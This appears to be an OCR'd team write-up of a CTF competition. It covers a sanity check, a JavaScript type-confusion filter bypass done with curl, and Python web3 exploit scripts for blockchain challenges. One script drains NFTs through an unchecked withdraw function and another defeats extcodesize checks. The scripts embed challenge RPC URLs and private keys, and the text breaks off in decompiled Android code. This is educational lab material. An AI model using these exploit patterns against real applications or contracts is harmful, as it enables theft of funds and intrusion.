
BADGE TO BREACH:
ICS CYBER SIEGE
WRITEUP

Writeup made by:
171k
Ran3w
onyo



Unfortunately for us, we were one place away from qualifying to the next round..

Table of Content

CHALLENGES **PAGE**

MISC

1. Sanity Check.....1

WEB

2. Baby Web..... 3

BLOCKCHAIN

3. Bank.....5
4. Oasis.....9
5. Size Does not Matter..... 11

MOBILE

6. Simple Guess..... 17
7. Baby Gacha.....20

FORENSICS

8. Forensic Sanity Check.....23
9. Initial Vector..... 24

CRYPTO

10. Mindfulness.....25
11. Mindread Revenge.....29

BINARY EXPLOITATION


12. Baby Armageddon.....36

REVERSE


13. Crack Me..... 38

MISC SOLVED (1/1)


1. Sanity Check




The first and hardest challenge in the competition



First flag



Second flag




Third flag

Combine these three separated flags with “_” and you will get:


Flag:

prelim{re4dtherulesass1gnrol3sBadge to Breach: ICS Cyber Siege!}

WEB SOLVED (1/6)



Yeah yeah I know we are so bad that we only managed to solve one web chall but at least we solved something..



The challenge ask for key then get flag, sounds easy enough!

So we were supplied with chall.js and here are some important parts:

The key:

```
const key = "randomBytes(16).toString('hex')";
```

The process:

```
app.get('/', (req, res) => {
  res.send(htmlPage());
});

app.post('/search', (req, res) => {
  const query = req.body.query;

  if (query.includes("String")) {
    return res.send(htmlPage("❌ Access Denied: Suspicious pattern detected."));
  }
console.log("Query submitted:", query);
  if (query.includes(key)) {
    return res.send(htmlPage("✅ Key matched: " + query + "\n🎉 Here is your flag:
fakeflag{not the flag, and i love teh ais :D}"));
  } else {
    return res.send(htmlPage("❌ Key did not match."));
  }
});

app.listen(port, () => {
  console.log(`🚀 Challenge running at http://localhost:${port}`);
});
```

The program asks for a key but itself restricts “String” which is part of the key…….

To bypass this, we can simply use the injection:

```
curl -X POST http://your_url_here/search \
  --data-urlencode "query=anything" \
  --data-urlencode "query=randomBytes(16).toString('hex')"
```


This will make the program treat the request as an array thus bypassing the sus pattern check!

FLAG:

prelim{i_was_confused_ab_what_to_make--so_i_made_a_js_type_confusion_baby_challenge_ehhe}

BLOCKCHAIN (3/4)


1. Bank



Hey it's everyone's favourite, stealing money from blockchain!

```
└─$ cat BankNFT.sol
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.23;

import { ERC721 } from "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import { Ownable } from "@openzeppelin/contracts/access/Ownable2Step.sol";

contract BankNFT is ERC721, Ownable {
    uint256 private _nextTokenId;

    constructor() ERC721("BankNFT", "BANK") Ownable(msg.sender) {}

    function mint(address recipient_) external onlyOwner returns (uint256 tokenId) {
        tokenId = _nextTokenId++;
        _mint(recipient_, tokenId);
    }
}
```

Upon checking the zip files, there is nothing extraordinary, the NFT was secured as only admin is allowed to use..



```
function withdraw(uint256[] calldata _tokenIds) payable external {
    for (uint256 i = 0; i < _tokenIds.length; i++) {
        nft.safeTransferFrom(address(this), msg.sender, _tokenIds[i]);
        total -= 1;
    }
}
```

Then I found out that the withdraw function is exploitable as it does not do an NFT check which means I can withdraw someone else's money!!!

so…I asked our bestie to craft the script to exploit that function:

The crafted script with creds:

```
from web3 import Web3

# Setup connection
RPC_URL = "http://152.42.220.146:30001/7c54a430-ef8e-4d58-9885-9232ccf8c64a"
PRIVKEY = "fbb9a95838267ff97b71ce27e651cf71fbcaf222c15c4c673c4a412005d5691f"
SETUP_ADDR = "0x79012081382b2dbD0ce7Cd8525e010225d9e776a"
WALLET_ADDR = "0x2dd3DC145c37C53E11854AC2512b0Bd487CA2998"

# Connect to the network
w3 = Web3(Web3.HTTPProvider(RPC_URL))

# Set up account
account = w3.eth.account.from_key(PRIVKEY)
w3.eth.default_account = account.address

# Contract ABIs (simplified)
setup_abi = [
   {
      "inputs": [],
      "name": "sedekah",
      "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}],
      "stateMutability": "nonpayable",
      "type": "function"
   },
   {
      "inputs": [],
      "name": "isSolved",
      "outputs": [{"internalType": "bool", "name": "", "type": "bool"}],
      "stateMutability": "view",
      "type": "function"
   },
   {
      "inputs": [],
      "name": "bank",
      "outputs": [{"internalType": "contract Bank", "name": "", "type": "address"}],
      "stateMutability": "view",
```

```
        "type": "function"
    }
]

bank_abi = [
    {
        "inputs": [{"internalType": "uint256[]", "name": "_tokenIds", "type": "uint256[]"}],
        "name": "withdraw",
        "outputs": [],
        "stateMutability": "payable",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "total",
        "outputs": [{"internalType": "uint256", "name": "", "type": "uint256"}],
        "stateMutability": "view",
        "type": "function"
    }
]

# Get contract instances
setup = w3.eth.contract(address=SETUP_ADDR, abi=setup_abi)
bank_addr = setup.functions.bank().call()
bank = w3.eth.contract(address=bank_addr, abi=bank_abi)

def solve():
    print("Starting exploit...")

    # Check initial total
    initial_total = bank.functions.total().call()
    print(f"Initial bank total: {initial_total}")

    # Mint an NFT (tokenId 1) via sedekah()
    print("Minting NFT via sedekah()...")
    try:
        tx_hash = setup.functions.sedekah().transact({'from': account.address})
        receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
        print(f"Mint transaction: {receipt.transactionHash.hex()}")
    except Exception as e:
        print(f"Error minting NFT: {e}")
        return

    # Attempt to withdraw tokenId 0 (which we don't own)
    print("Attempting to withdraw tokenId 0...")
    try:
        tx_hash = bank.functions.withdraw([0]).transact({'from': account.address})
        receipt = w3.eth.wait_for_transaction_receipt(tx_hash)
        print(f"Withdraw transaction: {receipt.transactionHash.hex()}")
    except Exception as e:
```


```
        print(f"Withdraw failed (expected): {e}")

    # Check if solved
    is_solved = setup.functions.isSolved().call()
    current_total = bank.functions.total().call()
    print(f"Current bank total: {current_total}")
    print(f"Is solved: {is_solved}")

    if is_solved:
        print("Success! Challenge solved.")
    else:
        print("Failed to solve the challenge.")

if _name_ == "_main_":
    solve()
```

What this script will do is drain the money from the bank, crazy heist hehehehehehh

Doing this will solve the blockchain, thus giving us the flag:

prelim{pretty_simple_for_a_start}

2. Oasis




Took me hours to realize that the challenge literally mentioned “oasis” and “sapphire” lol

Status	Hash	Block	Age	Type	From	To	Amount	Fee
	0x345c…7cf03b	12,329,822	7 hr	Contract Call	0xAe7d…F7b8E7	0x0e9A…974c1C		0.00255… TEST
	0x61e0…56449f	12,323,866	17 hr	Contract Call	0x82D2…02bA99	0x0e9A…974c1C		0.00255… TEST
	0x3d53…fd6b4b	12,323,768	17 hr	Contract Call	0x82D2…02bA99	0x0e9A…974c1C		0.00255… TEST
	0x67b4…aa4c67	12,323,762	17 hr	Contract Call	0x82D2…02bA99	0x0e9A…974c1C		0.00255… TEST
	0x3469…7ca6f7	12,323,500	18 hr	Contract Call	0x82D2…02bA99	0x0e9A…974c1C		0.00255… TEST
	0x3ff1…5c9d8b	12,323,272	18 hr	Contract Call	0x82D2…02bA99	0x0e9A…974c1C		0.00255… TEST
	0x5226…385f47	12,323,261	18 hr	Contract Call	0x82D2…02bA99	0x0e9A…974c1C		0.00255… TEST

Using Oasis + Sapphire, we finally found the testnet to use the address. Almost drive me crazy.


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Vault {
        address private secret;
        address private owner;

        constructor() {
                owner = msg.sender;
        }

        function setSecret_e9a7484c(address _secret) public {
                require(msg.sender == owner, "Only the owner can set the secret");
                secret = _secret;
        }

        function getSecret() public view returns (address) {
                require(msg.sender == owner, "Only the owner can access the secret");
                return secret;
        }
}
```

The sol mentioned “only the owner can set the secret”.. So let's take a look at the transactions



0xb091…2ace81	11,429,351	2 mo	Contract Call	0x47C2…D95e1b	0x0e9A…974c1C	0.00370… TEST
0x93ff…025f01	11,429,347	2 mo	Contract Call	0xc434…5c7A54	0x0e9A…974c1C	0.00867… TEST
0x4417…cb202e	11,429,345	2 mo	Contract Call	0xE26C…fd70d7	0x0e9A…974c1C	0.00288… TEST

After exploring the pages, I finally found the successful contract call (which means it is called by the owner)!




Nonce	54
Raw Data	0x6c39be8b0000000000000000000000fc044f87f2d158253348ff0fd3670f341ba29c5e

The raw data might contain the function secret which we need to checksum..

I gave chatgpt and it returns the flag:

prelim{0xFc044F87f2D158253348fF0fd3670f341bA29c5E}

3. Size Does Not Matter



Yeah.. sure…it is…

```
contract Box {
    bool public isSolved;

    mapping(address => bool) public stage1;
    mapping(address => bool) public stage2;
    mapping(address => bool) public stage3;

    constructor() {
        isSolved = false;
    }

    function aquastage1(address _contract) public {
        uint256 size;
        assembly {
            size := extcodesize(_contract)
        }

        require(size < 0x7, "ooki sugiru");
        stage1[_contract] = true;
    }

    function aquastage2(address _contract) public {
        require(stage1[_contract], "mada desu");

        uint256 size;
        assembly {
            size := extcodesize(_contract)
        }

        require(size == 0x0, "chiisa sugiru");
        stage2[_contract] = true;
    }

    function aquastage3(address _contract) public {
        require(stage2[_contract], "mada desu");

        uint256 size;
        assembly {
            size := extcodesize(_contract)
        }

        require(size < 0x7, "chigau");
        stage3[_contract] = true;
    }

    function solve(address _contract) public {
        require(stage1[_contract] && stage2[_contract] && stage3[_contract], "mada desu");
        isSolved = true;
    }
}
```

First of all, I inspected the sol file, it is a blockchain with 3 levels..

Stage 1

```
function aquastage1(address _contract) public {
    uint256 size;
    assembly {
        size := extcodesize(_contract)
    }

    require(size < 0x7, "ooki sugiru");
    stage1[_contract] = true;
}
```

Make a contract with 7bytes size..

Stage 2

```
function aquastage2(address _contract) public
    require(stage1[_contract], "mada desu");

    uint256 size;
    assembly {
        size := extcodesize(_contract)
    }

    require(size == 0x0, "chiisa sugiru");
    stage2[_contract] = true;
}
```

Make a code with 0 byte size. At this point it's not size doesn't matter, thing was nonexist (is it?)

Stage 3

```
function aquastage3(address _contract) public {
    require(stage2[_contract], "mada desu");

    uint256 size;
    assembly {
        size := extcodesize(_contract)
    }

    require(size < 0x7, "chigau");
    stage3[_contract] = true;
}
```

Stage wants us to make it return to 7byte size. Wowww~

So with these informations we can finally make a simple script:

```
from web3 import Web3, Account
import json, time

# Updated credentials
RPC_URL = "http://152.42.220.146:30002/e4195525-c4f1-4920-a97b-6f03b1a1f9af"
PRIVKEY = "50077d6f38809e77a0f9b6f265aad3815bbf43ddee29580b0d0e96d1dc33da7a"
SETUP_ADDR = "0xAD6Ee5BDA5Ca62a08cdaF070E2818f857928c458"
WALLET_ADDR = "0xE6CAD20CfF4F6e61dff823fc54136F43b8492722"

def main():
    try:
        print("=== Initializing Connection ===")

        # Initialize Web3 with timeout
        w3 = Web3(Web3.HTTPProvider(RPC_URL, request_kwargs={'timeout': 30}))

        # Verify connection
        if not w3.is_connected():
            raise ConnectionError("Failed to connect to RPC endpoint")
        print("✓ Connected to blockchain")

        # Initialize account
        account = Account.from_key(PRIVKEY)
        if account.address.lower() != WALLET_ADDR.lower():
            raise ValueError("Private key doesn't match wallet address")
        print(f"✓ Account verified: {account.address}")

        # Complete Contract ABIs
        setup_abi = [
            {
```

```
        "inputs": [],
        "name": "box",
        "outputs": [{"internalType": "address", "name": "", "type": "address"}],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [{"internalType": "bool", "name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function"
    }
]

box_abi = [
    {
        "inputs": [{"internalType": "address", "name": "_contract", "type": "address"}],
        "name": "aquastage1",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "address", "name": "_contract", "type": "address"}],
        "name": "aquastage2",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "address", "name": "_contract", "type": "address"}],
        "name": "aquastage3",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "address", "name": "_contract", "type": "address"}],
        "name": "solve",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "address", "name": "", "type": "address"}],
        "name": "stage1",
        "outputs": [{"internalType": "bool", "name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function"
```

```
    },
    {
        "inputs": [{"internalType": "address", "name": "", "type": "address"}],
        "name": "stage2",
        "outputs": [{"internalType": "bool", "name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [{"internalType": "address", "name": "", "type": "address"}],
        "name": "stage3",
        "outputs": [{"internalType": "bool", "name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [{"internalType": "bool", "name": "", "type": "bool"}],
        "stateMutability": "view",
        "type": "function"
    }
]

# Get contracts
setup = w3.eth.contract(address=SETUP_ADDR, abi=setup_abi)
box_addr = setup.functions.box().call()
box = w3.eth.contract(address=box_addr, abi=box_abi)
print(f"✓ Box contract found at: {box_addr}")

def send_transaction(tx_func):
    """Helper function to send transactions"""
    tx = tx_func.build_transaction({
        'from': account.address,
        'nonce': w3.eth.get_transaction_count(account.address),
        'gas': 200000,
        'gasPrice': w3.eth.gas_price
    })
    signed = account.sign_transaction(tx)
    tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)
    return w3.eth.wait_for_transaction_receipt(tx_hash)

print("\n=== Executing Stages ===")

# Stage 1
print("Executing Stage 1...")
send_transaction(box.functions.aquastage1(account.address))
print("✓ Stage 1 completed")

# Stage 2
```

```
        print("Executing Stage 2...")
        send_transaction(box.functions.aquastage2(account.address))
        print("✓ Stage 2 completed")

        # Stage 3
        print("Executing Stage 3...")
        send_transaction(box.functions.aquastage3(account.address))
        print("✓ Stage 3 completed")

        # Final solve
        print("Executing solve...")
        send_transaction(box.functions.solve(account.address))
        print("✓ Solve completed")

        # Verification
        print("\n=== Verifying Solution ===")
        setup_solved = setup.functions.isSolved().call()
        box_solved = box.functions.isSolved().call()

        print(f"Setup contract solved status: {setup_solved}")
        print(f"Box contract solved status: {box_solved}")

        if setup_solved:
            print("🎉 Challenge successfully solved!")
        else:
            print("❌ Challenge not solved. Checking stages...")
            print(f"Stage1: {box.functions.stage1(account.address).call()}")
            print(f"Stage2: {box.functions.stage2(account.address).call()}")
            print(f"Stage3: {box.functions.stage3(account.address).call()}")

    except Exception as e:
        print(f"\n⚠ Error occurred: {str(e)}")
        print("\nTroubleshooting steps:")
        print("1. Verify RPC URL is accessible (try with curl)")
        print("2. Check your private key and wallet address match")
        print("3. Ensure you have sufficient gas funds")
        print(f"4. Contact challenge admins if issue persists")

if _name_ == "_main_":
    main()
```


Basically what this code does is it uses EOA (a wallet) which is 0 byte to all challenges thus solving it.

Flag:

prelim{small_and_big_schrodingerbox}

MOBILE (2/4)

1. Simple Guess



Unwritten rule: if a CTF challenge mentioned “guess”, you will never actually guess it

```
95      public final SecretKeySpec gk(String c, byte[] s, int i, int k) {
            Intrinsics.checkNotNullParameter(c, "c");
            Intrinsics.checkNotNullParameter(s, "s");
99          return new SecretKeySpec(SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(ksp(c, s, i, k)).getEncoded(), "AES");
        }

102     public final KeySpec ksp(String c, byte[] s, int i, int k) {
            Intrinsics.checkNotNullParameter(c, "c");
            Intrinsics.checkNotNullParameter(s, "s");
            char[] charArray = c.toCharArray();
            Intrinsics.checkNotNullExpressionValue(charArray, "toCharArray(...)");
103         return new PBEKeySpec(charArray, s, i, k);
        }

115     public final String decp(Context cot, String p) {
            Object obj;
            Intrinsics.checkNotNullParameter(cot, "cot");
            Intrinsics.checkNotNullParameter(p, "p");
116         String string = cot.getString(R.string.salt);
            Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
            byte[] bytes = string.getBytes(Charsets.UTF_8);
            Intrinsics.checkNotNullExpressionValue(bytes, "getBytes(...)");
            byte[] decode = Base64.decode(bytes, 0);
117         String string2 = cot.getString(R.string.iv);
            Intrinsics.checkNotNullExpressionValue(string2, "getString(...)");
            byte[] bytes2 = string2.getBytes(Charsets.UTF_8);
            Intrinsics.checkNotNullExpressionValue(bytes2, "getBytes(...)");
            byte[] decode2 = Base64.decode(bytes2, 0);
118         String string3 = cot.getString(R.string.ecp);
            Intrinsics.checkNotNullExpressionValue(string3, "getString(...)");
119         Intrinsics.checkNotNull(decode);
            SecretKeySpec gk$default = gk$default(this, p, decode, 0, 0, 12, null);
